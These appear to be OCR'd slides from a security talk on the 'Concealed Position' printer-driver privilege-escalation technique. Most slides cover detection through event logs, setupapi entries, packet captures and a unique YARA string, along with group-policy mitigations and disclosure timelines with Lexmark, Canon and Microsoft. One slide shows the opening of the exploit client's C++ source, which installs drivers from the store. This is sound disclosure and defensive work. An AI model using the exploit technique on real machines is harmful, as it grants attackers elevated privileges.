
Event 215, PrintService

Installing printer driver PCL6 Driver for Universal Print failed, error code 0x0, HRESULT 0x80070705. See the event user data for context information.

Log Name:	Microsoft-Windows-PrintService/Admin		
Source:	PrintService	Logged:	7/9/2021 6:37:55 AM
Event ID:	215	Task Category:	Installing a printer driver
Level:	Error	Keywords:	Printer Setup,Printer
User:	SYSTEM	Computer:	feywild
OpCode:	Spooler Operation Failed		
More Information:	Event Log Online Help		

Detection


SETUPAPI.DEV




Name	Date modified	Type	Size
setupapi.dev	7/5/2021 1:58 PM	Text Document	1,501 KB
oem12	7/5/2021 1:57 PM	Setup Information	231 KB

```
>>>  [Device Install (DiInstallDriver) - C:\Users\lowlevel\Desktop\LMUD1o40\LMUD1o40.inf]
>>>  Section start 2021/07/05 13:56:57.387
      cmd: "C:\WINDOWS\System32\InfDefaultInstall.exe" "C:\Users\lowlevel\Desktop\LMUD1o40\LMUD1o40.inf"
     ndv: Flags: 0x00000000
     ndv: INF path: C:\Users\lowlevel\Desktop\LMUD1o40\LMUD1o40.inf
     inf: {SetupCopyOEMInf: C:\Users\lowlevel\Desktop\LMUD1o40\LMUD1o40.inf} 13:56:57.403
     inf:      Copy style: 0x00000000
     sto:      {Setup Import Driver Package: C:\Users\lowlevel\Desktop\LMUD1o40\LMUD1o40.inf} 13:56:57.423
     inf:           Provider: Lexmark International
     inf:           Class GUID: {4D36E979-E325-11CE-BFC1-08002BE10318}
     inf:           Driver Version: 01/08/2016,2.15.1.0
     inf:           Catalog File: LMUD1040.cat
```

Detection On The Wire


concealed_on_the_wire.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time        Source     Destination  Protocol  Length  Info
   31 0.044523    10.0.0.6   10.0.0.7     SMB2       138 Write Response
   32 0.044675    10.0.0.7   10.0.0.6     SMB2       171 Read Request Len:1024 Off:0 File: spoolss
   33 0.046879    10.0.0.6   10.0.0.7     DCERPC     254 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_rec…
   34 0.047050    10.0.0.7   10.0.0.6     SPOOLSS    464 OpenPrinterEx request, [Long frame (174 bytes)]
   35 0.049137    10.0.0.6   10.0.0.7     SPOOLSS    218 OpenPrinterEx response
   36 0.049301    10.0.0.7   10.0.0.6     SPOOLSS    274 GetPrinterData request, OSVersion
   37 0.051174    10.0.0.6   10.0.0.7     SPOOLSS    502 GetPrinterData response, OSVersion[Long frame (292 bytes)]
   38 0.051819    10.0.0.7   10.0.0.6     SPOOLSS    222 ClosePrinter request, OpenPrinterEx()
   39 0.055567    10.0.0.6   10.0.0.7     SPOOLSS    218 ClosePrinter response
```


concealed_on_the_wire.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Find
Cancel

Packet bytes | Narrow & Wide | □ Case sensitive | String | LMUD


```
No.   Time        Source     Destination  Protocol  Length  Info
  340 0.399926    10.0.0.7   10.0.0.6     IREMOT…    374 winspool_AsyncGetPrinterDriverPackagePath request
  341 0.403078    10.0.0.6   10.0.0.7     IREMOT…    118 winspool_AsyncGetPrinterDriverPackagePath response
  342 0.403271    10.0.0.7   10.0.0.6     IREMOT…    454 winspool_AsyncGetPrinterDriverPackagePath request
  343 0.405621    10.0.0.6   10.0.0.7     IREMOT…    214 winspool_AsyncGetPrinterDriverPackagePath response
  344 0.406191    10.0.0.7   10.0.0.6     SMB2       214 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \10.0.0.6\print$
  345 0.408258    10.0.0.6   10.0.0.7     SMB2       130 Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
  346 0.408502    10.0.0.7   10.0.0.6     SMB2       164 Tree Connect Request Tree: \\10.0.0.6\print$
  347 0.410452    10.0.0.6   10.0.0.7     SMB2       138 Tree Connect Response
  348 0.411380    10.0.0.7   10.0.0.6     SMB2       398 Create Request File: x64\PCC\LMUD1o40.cab
  349 0.451506    10.0.0.7   10.0.0.6     TCP         54 51462 → 49668 [ACK] Seq=228831 Ack=230395 Win=163072 Len=0
  350 0.452398    10.0.0.6   10.0.0.7     TCP         60 445 → 51460 [ACK] Seq=5417 Ack=6042 Win=129792 Len=0
  351 0.739205    10.0.0.6   10.0.0.7     SMB2       410 Create Response File: x64\PCC\LMUD1o40.cab
```

https://github.com/jacob-baines/concealed_position/tree/main/detection

Detection

Unique String


- cp_client.exe has a 64 byte unique string embedded for detection: `WVqtcQKfeIUxunX1jAadGwMiir5LacjHwN8tVl1Pr7AiwJnZCsik2TxHLZgGhErb`
- YARA rule in the detections subdirectory



193 lines (170 sloc) | 6.21 KB

```cpp
#include <stdlib.h>
#include <Windows.h>
#include <iostream>
#include <thread>
#include <chrono>
#include <set>

#include "popl.hpp"
#include "exploitfactory.h"

namespace
{
        const ExploitFactory s_exploits;

        const std::string catch_me("WVqtcQKfeIUxunX1jAadGwMiir5LacjHwN8tVl1Pr7AiwJnZCsik2TxHLZgGhErb");

        bool installDriverFromStore(const std::string& p_driver)
        {
                std::wstring wDriver(p_driver.begin(), p_driver.end());
                HRESULT hr = InstallPrinterDriverFromPackage(NULL, NULL, wDriver.c_str(), NULL, 0);
```

Mitigations



Package Point and print - Approved servers

Package Point and print - Approved servers

● Not Configured

○ Enabled

○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Enter fully qualified server names

Help:

Restricts package point and print to approved servers.

This policy setting restricts package point and print connections to approved servers. This setting only applies to Package Point and Print connections, and is completely independent from the "Point and Print Restrictions" policy that governs the behavior of non-package point and print connections.

Windows Vista and later clients will attempt to make a non-package point and print connection anytime a package point and print connection fails, including attempts that are blocked by this policy. Administrators may need to set both policies to block all print connections to a specific print server.

If this setting is enabled, users will only be able to package point and print to print servers approved by the network administrator. When using package point and print, client computers will check the driver signature of all drivers that are downloaded from print servers.

If this setting is disabled, or not configured, package point and

- Patching might never be an option.
- Search user driver stores for affected drivers and remove them. `pnputil.exe /enum-drivers`
- GPO is useful here. Enable “Package Point and Print – Approved Servers”

Disclosures & Future Work

Disclosure

- Similar disclosures sent to Lexmark, Canon, and Microsoft on 18 June 2021.
- All were provided with descriptions of their specific issues.
- All were given versions of concealed position.
- All were informed of the 7 August 2021 disclosure date.

Lexmark: Disclosure Timeline

DARK WOLF SOLUTIONS

- **18 June 2021**: Disclosure sent to securityalerts@lexmark.com
- **18 June 2021**: Lexmark acknowledges receipt
- **21 June 2021**: Lexmark confirms the issue
- **21 June 2021**: CVE request sent to MITRE
- **30 June 2021**: Ask MITRE again to assign CVE.
- **30 June 2021**: Lexmark provides beta patch for testing.
- **1 July 2021**: Inform Lexmark the beta patch addresses the issue.
- **2 July 2021**: Ask MITRE about the status of the CVE assignment.
- **2 July 2021**: CVE-2021-35449 is assigned and Lexmark is informed.
- **6 July 2021**: Emails are exchanged about credit in the advisory.
- **13 July 2021:** Lexmark shared a copy of their advisory to be released later in the week.

Canon: Disclosure Timeline


- **18 June 2021**: Disclosure emailed to Canon PSIRT
- **21 June 2021**: Acknowledgement of receipt
- **21-22 June 2021**: Emails exchanged regarding the affected component.
- **26 June 2021**: Canon is asked for an update.
- **29 June 2021**: Canon states they will update shortly.
- **1 July 2021**: Canon is asked again for an update and to confirm the vulnerability.
- **9 July 2021**: Canon again asked for an update and to confirm the vulnerability.
- **12 July 2021**: Canon asks if a July 4 security patch fixes the issue.
- **12 July 2021**: Canon is told the patch has no effect on the reported vulnerability. Canon is asked if they have tried the proof of concept or if they are confused about the affected file path.
- **12 July 2021:** Canon acknowledges but doesn't answer questions.

Microsoft: Disclosure Timeline

- **18 June 2021**: Disclosure sent to Microsoft Security Response Center (MSRC)
- **18 June 2021**: MSRC send an automated acknowledgement
- **18 June 2021**: MSRC assigns a case ID
- **1 July 2021**: MSRC is asked for an update
- **1 July 2021**: MSRC indicates they are working to reproduce.
- **1 July 2021**: MSRC states they are having issues reproducing the issue. Ask a couple of questions.
- **1 July 2021**: MSRC is asked exactly where they are experiencing issues and if it is PoC configuration related.
- **2 July 2021**: MSRC restates questions.
- **2 July 2021**: MSRC is provided with answers
- **4 July 2021**: MSRC is provided with a clarification on MSAPI usage.
- 8 July 2021: MSRC says they can't reproduce because `InstallPrinterDriverFromPackage` requires admin privileges .
- **8 July 2021**: MSRC is informed that isn't true for drivers in the driver store. MSRC is asked if a PoC video would help.
- **8 July 2021**: MSRC indicates a PoC video always helps.
- **9 July 2021**: MSRC is sent a PoC video and updated code.
- **12 July 2021:** MSRC acknowledges the issue.

Future Work

- Many more drivers to analyze
- Phase out use of CutePDF
- USB NDIS Attack
- Polish Concealed Position functionality



Install the printer driver

Choose your printer from the list. Click Windows Update to see more models.

To install the driver from an installation CD, click Have Disk.

Manufacturer	Printers
HP	Brother Color Leg Type1 Class Driver
InfoPrint	Brother Color Type3 Class Driver
infotec	Brother Color Type4 Class Driver
KONICA MINOLTA	Brother Generic Jpeg Type1 Class Driver

This driver is digitally signed.

Tell me why driver signing is important

THANK YOU!

DARK WOLF
SOLUTIONS